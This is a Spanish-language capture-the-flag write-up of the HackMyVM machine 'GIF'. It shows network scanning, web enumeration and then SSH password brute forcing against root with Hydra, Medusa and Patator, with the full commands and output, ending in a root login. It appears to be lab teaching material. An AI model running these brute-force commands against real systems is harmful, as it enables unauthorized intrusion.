

HackMyVM - GIF	
Sistema Operativo:	**Linux**
Dificultad:	**Easy**
Release:	**25/09/2020**
Técnicas utilizadas	
● Web Enumeration ● Brute Force SSH	

En el presente documento se expone la metodología ofensiva aplicada en el proceso de comprometer la máquina *GIF* perteneciente a la plataforma HackMyVM, mediante un enfoque sistemático de reconocimiento, enumeración, explotación y escalada de privilegios.

Durante la fase de reconocimiento, se realizó un escaneo exhaustivo de puertos y servicios expuestos, seguido de una inspección dirigida sobre el servicio HTTP y una búsqueda intensiva de rutas y archivos ocultos, en la que se emplearon herramientas como *Gobuster* y *Nikto*. Ante la ausencia de vectores explotables en la superficie web, el foco se trasladó al servicio SSH (puerto 22), ejecutando ataques de fuerza bruta sobre credenciales con herramientas como *Hydra*, *Medusa* y *Patator*, cuyas funcionalidades, complejidades y alcances se analizan detalladamente en este informe.

Finalmente, tras la obtención de credenciales válidas y el acceso como usuario root, se completó con éxito la exfiltración de la flag, validando la eficacia del procedimiento ofensivo y consolidando el dominio de técnicas fundamentales en auditorías de seguridad ofensiva.

Enumeración

Para comenzar la enumeración de la red, utilicé el comando arp-scan -I eth1 --localnet para identificar todos los hosts disponibles en mi red.

```
┌──(root㉿kali)-[/home/administrador]
└─# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:90:4f:7c, IPv4: 192.168.1.100
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:b3:ee:cc       (Unknown)

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.962 seconds (130.48 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando grep para filtrar las líneas que contienen "08", sed para seleccionar la segunda línea, y awk para extraer y formatear la dirección IP.

```
┌──(root㉿kali)-[/home/administrador]
└─# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
192.168.1.12
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_gift** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.3 (protocol 2.0)
| ssh-hostkey:
|   3072 2c:1b:36:27:e5:4c:52:7b:3e:10:94:41:39:ef:b2:95 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwvhffyA9Z9cqVhVe0GuixD3HU4XTTTf1CQnN9PbBFckBHxypueBuI9N0WkAOvZLGKI9JkjxzxgQ5vIdzr83I
/2JGKzpJcDxU2L8B5pY9uvajkKVSDXVFe1bJZV9ZirBalgYGgke4sTz5kpIeT3CyEefJie6r7wloIH4CiWtyXDsYGMt5mD2UBCa4GDQaJO5U9F0qjYFa8YdVCOTWd
m4ESc7qsn4ShtQr9R8fTgrWArJkfLKhr4KdwMZoifAbjrR/G/lj524dS20mbbVLdhjy/8rH/42dN0=
|   256 93:c1:1c:32:24:0c:34:d9:02:0c:ff:c3:9c:59:9b:dd (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBEK4YVSVfGAFEwIJqSel1n33seZLyN+AgGU4rUu5Xrf2LnzQmnt
|   256 81:ab:36:ec:b1:2b:5c:d2:86:55:12:0c:51:00:27:d7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAID5tIogpq9Eky8MaFF10Cq48d+nTRmXk0OwWl8J8CNIq
80/tcp open  http    syn-ack ttl 64 nginx
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:B3:EE:CC (Oracle VirtualBox virtual NIC)
```

Análisis del puerto 80 (HTTP)

Finalizada la fase de enumeración de puertos TCP accesibles, procedí a inspeccionar el servicio HTTP expuesto mediante navegación directa al recurso web alojado en el servidor comprometido. Sin embargo, dicha exploración inicial no reveló elementos funcionales ni vectores de ataque evidentes.

Dont Overthink. Really, Its simple.

Ante la ausencia de contenido útil, recurrí a *Gobuster*, una herramienta de fuerza bruta orientada a la enumeración de rutas y archivos en servidores web. Configuré el escaneo para detectar directorios ocultos y extensiones potencialmente relevantes como .txt, .html y .php, con el objetivo de identificar endpoints no indexados que pudieran contener información sensible o funcionalidades vulnerables.

```
┌──(root㉿kali)-[/home/administrador]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://192.168.1.12/ -x php,txt,html -b 403,404 --random-agent
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.12/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   403,404
[+] User Agent:              Mozilla/5.0 (Macintosh; Intel Mac OS X 10_8_2) AppleWebKit/537.13 (KHTML, like Gecko) Chrome/24.0.1290.1 Safari/537.13
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 57]
Progress: 882240 / 882244 (100.00%)
===============================================================
Finished
===============================================================
```

No obstante, los resultados obtenidos fueron infructuosos. En consecuencia, decidí ampliar la superficie de análisis mediante el empleo de *Nikto*, un escáner de vulnerabilidades de línea de comandos especializado en la evaluación de servidores web. Esta herramienta, desarrollada originalmente por *Sullo* y actualmente mantenida por *David Lodge*, permite identificar configuraciones inseguras, versiones obsoletas de software, archivos expuestos y otros vectores de riesgo conforme a estándares como el OWASP Top 10. Su capacidad para realizar auditorías no intrusivas y su constante actualización la convierten en un recurso indispensable en procesos de pentesting orientados a aplicaciones web.

```
┌──(root㉿kali)-[/home/administrador]
└─# nikto -h 192.168.1.12 -C all
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.1.12
+ Target Hostname:    192.168.1.12
+ Target Port:        80
+ Start Time:         2024-05-02 16:50:49 (GMT2)
---------------------------------------------------------------------------
+ Server: nginx
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
g-content-type-header/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 26640 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2024-05-02 16:52:06 (GMT2) (77 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Análisis del puerto 22 (SSH)

Dado que no fue posible identificar vectores de ataque válidos durante la fase de reconocimiento superficial, y considerando que el puerto 22 (SSH) se encontraba expuesto, opté por realizar un ataque de fuerza bruta orientado a la obtención de credenciales válidas. Para ello, seleccioné tres herramientas especializadas en autenticación remota mediante diccionarios: *Hydra*, *Medusa* y *Patator*, cada una con enfoques y capacidades particulares que permiten abordar el protocolo SSH de forma eficiente.

1.1 Hydra:

Hydra, también conocida como *THC-Hydra*, es una herramienta de código abierto ampliamente reconocida en el ámbito del pentesting por su capacidad para realizar ataques de fuerza bruta contra múltiples servicios de red. Su arquitectura modular permite ejecutar pruebas de autenticación sobre protocolos como SSH, FTP, HTTP, SMB, entre otros. Hydra destaca por su velocidad de ejecución, paralelismo configurable y soporte para autenticación basada en formularios web, lo que la convierte en una solución versátil para auditorías ofensivas. Fue desarrollada por *van Hauser* y es mantenida por *The Hacker's Choice (THC)*.

```
┌──(root㉿kali)-[/home/administrador]
└─# hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.12 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-02 17:07:46
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.12:22/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 14344355 to do in 5433:29h, 4 active
[STATUS] 41.33 tries/min, 124 tries in 00:03h, 14344275 to do in 5783:59h, 4 active
[STATUS] 40.57 tries/min, 284 tries in 00:07h, 14344115 to do in 5892:33h, 4 active
[22][ssh] host: 192.168.1.12   login: root   password: simple
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-02 17:18:33
```

1.2 Medusa

Medusa, por su parte, es una herramienta también de código abierto diseñada para realizar ataques de fuerza bruta de forma rápida y extensible. Su principal fortaleza radica en su arquitectura multihilo, que permite realizar múltiples intentos de autenticación simultáneamente, optimizando el tiempo de ejecución. Medusa soporta una amplia gama de servicios, incluyendo SSH, RDP, VNC, MySQL, entre otros, y permite la personalización de módulos para adaptarse a entornos específicos. Fue desarrollada por *JoMo-Kun* y se distribuye bajo licencia GPL.

```
┌──(root㉿kali)-[/home/administrador]
└─# medusa -u root -P /usr/share/wordlists/rockyou.txt -h 192.168.1.12 -M ssh -v 4
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT FOUND: [ssh] Host: 192.168.1.12 User: root Password: simple [SUCCESS]
```

1.3 Patator

La tercera herramienta empleada en esta fase fue **Patator**, cuya complejidad operativa supera a la de *Hydra* y *Medusa*, debido a su sintaxis más exigente y su arquitectura modular altamente configurable. Al igual que las anteriores, Patator se utiliza para realizar ataques de fuerza bruta mediante diccionarios, con el objetivo de descubrir credenciales válidas en servicios autenticados, en este caso sobre el protocolo SSH.

Patator es una herramienta multipropósito escrita en Python, diseñada para superar las limitaciones de otros motores de fuerza bruta como *Hydra*, *Medusa*, *Ncrack* o los módulos de *Metasploit*. Su diseño modular permite realizar ataques sobre una amplia gama de servicios, incluyendo SSH, FTP, HTTP, SMB, RDP, MySQL, PostgreSQL, entre otros. Destaca por su flexibilidad, fiabilidad y capacidad para realizar pruebas avanzadas como enumeración de usuarios, fuzzing de parámetros HTTP, y ataques sobre servicios cifrados o autenticaciones basadas en certificados.

Su ejecución requiere una comprensión detallada de los parámetros y condiciones de respuesta del servicio objetivo, lo que la convierte en una herramienta más exigente pero también más poderosa para pentesters experimentados.

```
┌──(root㉿kali)-[/home/administrador]
└─# patator ssh_login host=192.168.1.12 user=root password=FILE0 0=/usr/share/wordlists/rockyou.txt -x ignore:mesg='Authentication failed.'
/usr/bin/patator:2658: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  from telnetlib import Telnet
17:41:40 patator    INFO - Starting Patator 1.0 (https://github.com/lanjelot/patator) with python-3.11.8 at 2024-05-02 17:41 CEST
17:41:40 patator    INFO -
17:41:40 patator    INFO - code  size    time | candidate                          |   num | mesg
17:41:40 patator    INFO - -----------------------------------------------------------------------------
17:41:46 patator    INFO - 0     19      0.105 | simple                           |   397 | SSH-2.0-OpenSSH_8.3
```

Una vez obtenidas credenciales válidas mediante esta herramienta, el acceso como usuario privilegiado (*root*) al sistema comprometido se torna trivial, permitiendo la recuperación de la *flag* final y la culminación exitosa del proceso de explotación.

```
┌──(root㉿kali)-[/home/administrador]
└─# ssh root@192.168.1.12
The authenticity of host '192.168.1.12 (192.168.1.12)' can't be established.
ED25519 key fingerprint is SHA256:dXsAE5SaInFUaPinoxhcuNloPhb2/x2JhoGVdcF8Y6I.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.12' (ED25519) to the list of known hosts.
root@192.168.1.12's password:
IM AN SSH SERVER
gift:~# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
gift:~# cat /etc/os-release
NAME="Alpine Linux"
ID=alpine
VERSION_ID=3.12.0
PRETTY_NAME="Alpine Linux v3.12"
HOME_URL="https://alpinelinux.org/"
BUG_REPORT_URL="https://bugs.alpinelinux.org/"
gift:~#
```